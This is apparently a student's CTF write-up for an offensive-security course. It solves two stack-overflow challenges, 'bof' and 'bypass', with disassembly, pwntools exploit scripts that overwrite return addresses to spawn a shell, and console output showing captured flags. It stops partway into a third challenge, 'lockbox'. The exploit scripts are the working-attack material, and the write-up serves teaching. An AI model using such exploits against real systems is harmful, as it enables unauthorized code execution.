
Week5-Pwn Write-ups

Name: **Xinsheng Zhu**
UnivID: **N10273832**
NetID: **xz4344**

!!! 600/300 pts solved !!!

BOF (50 pts)

In this challenge, without any useful information provided, we directly open the binary file `bof` with Binary Ninja to inspect the Disassembly.



```
void frame_dummy()

004011b6  int32_t main(int32_t argc, char** argv, char** envp)

004011b6  f30f1efa            endbr64
004011ba  55                  push    rbp {__saved_rbp}
004011bb  4889e5              mov     rbp, rsp {__saved_rbp}
004011be  4883ec30            sub     rsp, 0x30
004011c2  897ddc              mov     dword [rbp-0x24 {argc_1}], edi
004011c5  488975d0            mov     qword [rbp-0x30 {argv_1}], rsi
004011c9  b800000000          mov     eax, 0x0
004011ce  e864000000          call    set_buffering
004011d3  bf08204000          mov     edi, 0x402008  {"\n\tHey there! Enjoying OffSec s…"}
004011d8  e8a3feffff          call    puts
004011dd  bf2d204000          mov     edi, 0x40202d  {"\n\t> "}
004011e2  b800000000          mov     eax, 0x0
004011e7  e8b4feffff          call    printf
004011ec  488d45e0            lea     rax, [rbp-0x20 {buf}]
004011f0  4889c7              mov     rdi, rax {buf}
004011f3  b800000000          mov     eax, 0x0
004011f8  e8b3feffff          call    gets
004011fd  be32204000          mov     esi, 0x402032
00401202  bf37204000          mov     edi, 0x402037  {"\n\t%s\n\n"}
00401207  b800000000          mov     eax, 0x0
0040120c  e88ffeffff          call    printf
00401211  b800000000          mov     eax, 0x0
00401216  c9                  leave    {__saved_rbp}
00401217  c3                  retn     {__return_addr}

00401218  int64_t get_shell()

00401218  f30f1efa            endbr64
0040121c  55                  push    rbp {var_8}
0040121d  4889e5              mov     rbp, rsp
00401220  48c7c0f0ffffff      mov     rax, 0xfffffffffffffff0
00401227  4821c4              and     rsp, rax
0040122a  bf3e204000          mov     edi, 0x40203e  {"/bin/sh"}
0040122f  e85cfeffff          call    system
00401234  90                  nop
00401235  5d                  pop     rbp {var_10}
00401236  c3                  retn
```

```
$ -0x30 | char** argv_1
$ -0x28 | ?? ?? ?? ??
$ -0x24 | int32_t argc_1
$ -0x20 | void buf
$ -0x20 | ?? ?? ?? ?? ?? ?? ?? ??
$ -0x18 | ?? ?? ?? ?? ?? ?? ?? ??
$ -0x10 | ?? ?? ?? ?? ?? ?? ?? ??
$  -0x8 | ?? ?? ?? ?? ?? ?? ?? ??
$       | int64_t __saved_rbp
$  +0x8 | void* const __return_addr
```

Our idea is to enter the `get_shell` function, which calls `system("/bin/sh")` to run the shell as a subprocess, in which we can execute `cat flag.txt` to retrieve the flag. Yet the `get_shell` function is never called by the `main` function nor referenced elsewhere.

However, the `main` function calls `gets(&buf)`, which does not control the read buffer length, leading to the vulnerability of stack buffer overflow.


Thus, as we can see in the stack view of the `main` function, by overflowing the read buffer `buf` starting from `rbp-0x20`, we can theoretically overwrite the pushed return instruction pointer `__return_addr` with the prologue-skipped address of the `get_shell` function at line `0x40121d`.

Therefore, to perform execution hijacking through stack overflow, a script using Pwntools is written to send raw bytes to the server. Part of the script is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
```

```python
e = ELF(CHALLENGE)
s = asm("endbr64 ; push rbp", arch='amd64')
get_shell_addr = e.symbols.get_shell + len(s)

print(p.recvuntil(b"> ").decode())
msg = b"A" * 0x28 + p64(get_shell_addr)
p.sendline(msg)
log.info(f"Sending raw bytes: {msg}")
log.info(f"Overwriting the return address in the stack to: {hex(get_shell_addr)}")

p.interactive()
```

The console output of the script execution is shown below.




```
root@17b95fe8a8e6:~/wk5/bof# python3 bof.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1280: Done
[*] '/root/wk5/bof/bof'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
hello, xz4344. Please wait a moment...

        Hey there! Enjoying OffSec so far?

        >
[*] Sending raw bytes: b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x1d\x12@\x00\x00\x00\x00\x00'
[*] Overwriting the return address in the stack to: 0x40121d
[*] Switching to interactive mode

        💯

$ cat flag.txt
flag{Sm4sh1ng_Th3_St4ck_m0stly_f0r_fUn!_33ec3b27c76880be}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1280
```

The captured flag is `flag{Sm4sh1ng_Th3_St4ck_m0stly_f0r_fUn!_33ec3b27c76880be}`.

Bypass (50 pts)

In this challenge, without any useful information provided, we directly open the binary file `bypass` with Binary Ninja to inspect the Disassembly and the High-Level IL.



```
void frame_dummy()

00401236  uint64_t get_input()

00401242      uint64_t number_1 = number
0040125e      printf(format: "\n\tbtw, somebody left this numb…", number_1)
0040126d      printf(format: "\n\t> ")
0040127e      void buf
0040127e      gets(&buf)
0040127e
00401291      if (number_1 == number)
0040129f          return number_1
0040129f
00401298      fail()
00401298      noreturn

004012a0  int32_t main(int32_t argc, char** argv, char** envp)

004012ac      int32_t argc_1 = argc
004012af      char** argv_1 = argv
004012b8      init()
004012c2      puts(str: "\n\tWhat is your favorite season…")
004012cc      get_input()
004012d6      puts(str: "\n\tBye!\n")
004012e1      return 0

004012e2  int64_t init()

00401307      setvbuf(fp: stdout, buf: nullptr, mode: 2, size: 0)
00401325      setvbuf(fp: stdin, buf: nullptr, mode: 2, size: 0)
00401334      FILE* fp = fopen(filename: "/dev/urandom", mode: &data_402068)
00401353      fread(buf: &number, size: 1, count: 8, fp)
00401366      return fclose(fp)

00401367  void fail() __noreturn

00401374      puts(str: "\nAuuuuuuuugh! It seems that you…")
0040137e      exit(status: 1)
0040137e      noreturn

00401383  int64_t win()

00401390      puts(str: "\nYou made it!\n")
004013a1      return system(line: "/bin/sh")

.text (PROGBITS) section ended  {0x401150-0x4013a2}
```

```
void frame_dummy()

00401230  f30f1efa         endbr64
00401234  eb8a             jmp     register_tm_clones

00401236  uint64_t get_input()

00401236  f30f1efa         endbr64
0040123a  55               push    rbp {__saved_rbp}
0040123b  4889e5           mov     rbp, rsp {__saved_rbp}
0040123e  4883ec20         sub     rsp, 0x20
00401242  488b05272e0000   mov     rax, qword [rel number]
00401249  488945f8         mov     qword [rbp-0x8 {var_10}], rax
0040124d  488b45f8         mov     rax, qword [rbp-0x8 {var_10}]
00401251  4889c6           mov     rsi, rax
00401254  bf08204000       mov     edi, 0x402008  {"\n\tbtw, somebody left this numb
00401259  b800000000       mov     eax, 0x0
0040125e  e89dfeffff       call    printf
00401263  bf3a204000       mov     edi, 0x40203a  {"\n\t> "}
00401268  b800000000       mov     eax, 0x0
0040126d  e88efeffff       call    printf
00401272  488d45e0         lea     rax, [rbp-0x20 {buf}]
00401276  4889c7           mov     rdi, rax {buf}
00401279  b800000000       mov     eax, 0x0
0040127e  e88dfeffff       call    gets
00401283  488b45f8         mov     rax, qword [rbp-0x8 {var_10}]
00401287  488b15e22d0000   mov     rdx, qword [rel number]
0040128e  4839d0           cmp     rax, rdx
00401291  740a             je      0x40129d

00401293  b800000000       mov     eax, 0x0
00401298  e8ca000000       call    fail
{ Does not return }

0040129d  90               nop
0040129e  c9               leave    {__saved_rbp}
0040129f  c3               retn     {__return_addr}

004012a0  int32_t main(int32_t argc, char** argv, char** envp)

004012a0  f30f1efa         endbr64
004012a4  55               push    rbp {__saved_rbp}
004012a5  4889e5           mov     rbp, rsp {__saved_rbp}
004012a8  4883ec10         sub     rsp, 0x10
004012ac  897dfc           mov     dword [rbp-0x4 {argc_1}], edi
004012af  488975f0         mov     qword [rbp-0x10 {argv_1}], rsi
004012b3  b800000000       mov     eax, 0x0
004012b8  e825000000       call    init
004012bd  bf40204000       mov     edi, 0x402040  {"\n\tWhat is your favorite season
004012c2  e8f9fdffff       call    puts
004012c7  b800000000       mov     eax, 0x0
```

```
Stack
$ -0x20   void buf
$ -0x20   ?? ?? ?? ?? ?? ?? ?? ??
$ -0x18   ?? ?? ?? ?? ?? ?? ?? ??
$ -0x10   ?? ?? ?? ?? ?? ?? ?? ??
$  -0x8   uint64_t var_10
$         int64_t __saved_rbp
$  +0x8   void* const __return_addr
```

Our idea is to enter the `win` function (screenshot omitted), which calls `system("/bin/sh")` to run the shell as a subprocess, in which we can execute `cat flag.txt` to retrieve the flag. Yet the `win` function is never called by the `main` function nor referenced elsewhere.

However, the `get_input` function (called by the `main` function) calls `gets(&buf)`, which does not control the read buffer length, leading to the vulnerability of stack buffer overflow. Besides, in order to correctly return, the data `var_10` at `rbp-0x8` must equal the global variable `number`, which has already been printed beforehand.


Thus, as we can see in the stack view of the `get_input` function, by overflowing the read buffer `buf` starting from `rbp-0x20`, we can theoretically overwrite the data at `rbp-0x8` with the printed value of the global variable `number`, and the pushed return instruction pointer `__return_addr` with the prologue-skipped address (screenshot omitted) of the `win` function at line `0x401388`.

Therefore, to perform execution hijacking through stack overflow, a script using Pwntools is written to send raw bytes to the server. Part of the script is shown below.

```python
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
s = asm("endbr64 ; push rbp", arch='amd64')
win_addr = e.symbols.win + len(s)

print(p.recvuntil(b": ").decode())
number = int(p.recvline().decode().strip(), 16)
log.info(f"Reveiving the number: {hex(number)}")

print(p.recvuntil(b"> ").decode())
msg = b"B" * 0x18 + p64(number) + b"B" * 0x8 + p64(e.symbols.win + len(s))
```

```
p.sendline(msg)
log.info(f"Sending raw bytes: {msg}")
log.info(f"Assigning the number's value as: {hex(number)}")
log.info(f"Overwriting the return address in the stack to: {hex(win_addr)}")

p.interactive()
```

The console output of the script execution is shown below.




```
● root@17b95fe8a8e6:~/wk5/bypass# python3 bypass.py
  [+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1281: Done
  [*] '/root/wk5/bypass/bypass'
      Arch:       amd64-64-little
      RELRO:      Partial RELRO
      Stack:      No canary found
      NX:         NX enabled
      PIE:        No PIE (0x400000)
      SHSTK:      Enabled
      IBT:        Enabled
      Stripped:   No
  hello, xz4344. Please wait a moment...

          What is your favorite season?

          btw, somebody left this number for you:
  [*] Reveiving the number: 0x8fc937f58133360d

          >
  [*] Sending raw bytes: b'BBBBBBBBBBBBBBBBBBBBBBBB\r63\x81\xf57\xc9\x8fBBBBBBBB\x88\x13@\x00\x00\x00\x00\x00'
  [*] Assigning the number's value as: 0x8fc937f58133360d
  [*] Overwriting the return address in the stack to: 0x401388
  [*] Switching to interactive mode

  You made it!

  $ cat flag.txt
  flag{n0_n33d_t0_gu3ss_wh3n_y0u_c4n_L34K_0f_th3_CaNarY_v4lu3!_24de86686a35a38d}
  $
  [*] Interrupted
  [*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1281
```

The captured flag is `flag{n0_n33d_t0_gu3ss_wh3n_y0u_c4n_L34K_0f_th3_CaNarY_v4lu3!_24de86686a35a38d}`.

Lockbox (200 pts)

In this challenge, without any useful information provided, we directly open the binary file `lockbox` with Binary Ninja to inspect the Pseudo-C.



```
    void frame_dummy()
004011b0  }

004011b6  int32_t main(int32_t argc, char** argv, char** envp)

004011b6  {
004011c2      int32_t argc_1 = argc;
004011c5      char** argv_1 = argv;
004011ce      init();
004011d8      puts("\nI've locked my shell in a lock…");
004011e2      puts("But give it your best try, what'…");
004011f1      printf(&data_40207c);
00401202      void buf;
00401202      gets(&buf);
0040122d      void var_38;
0040122d      void var_30;
0040122d      *(uint64_t*)var_38 = var_30;
00401236      return 0;
004011b6  }

00401237  int64_t win()

00401237  {
00401261      if (key == 0xbeeff0cacc1a)
0040127f          my_string = (key ^ 0x68cdc09ea3ae35);
0040127f
00401292      return system(&my_string);
00401237  }

00401293  int64_t init()

00401293  {
004012b4      setvbuf(__TMC_END__, nullptr, 2, 0);
004012d2      int64_t result = setvbuf(stdin, nullptr, 2, 0);
004012e1      key = -0x4555555221523f22;
004012ea      return result;
00401293  }

    .text (PROGBITS) section ended  {0x4010d0-0x4012eb}

004012eb                                    00
```

```
$ -0x50  char** argv_1
$ -0x48  ?? ?? ?? ??
$ -0x44  int32_t argc_1
$ -0x40  void buf
$ -0x40  ?? ?? ?? ?? ?? ?? ?? ??
$ -0x38  ?? ?? ?? ?? ?? ?? ?? ??
$ -0x30  void var_38
$ -0x30  ?? ?? ?? ?? ?? ?? ?? ??
$ -0x28  void var_30
$ -0x28  ?? ?? ?? ?? ?? ?? ?? ??
$ -0x20  ?? ?? ?? ?? ?? ?? ?? ??
$ -0x18  ?? ?? ?? ?? ?? ?? ?? ??
$ -0x10  void* var_18
$  -0x8  void* var_10
$        int64_t __saved_rbp
$  +0x8  void* const __return_addr
```

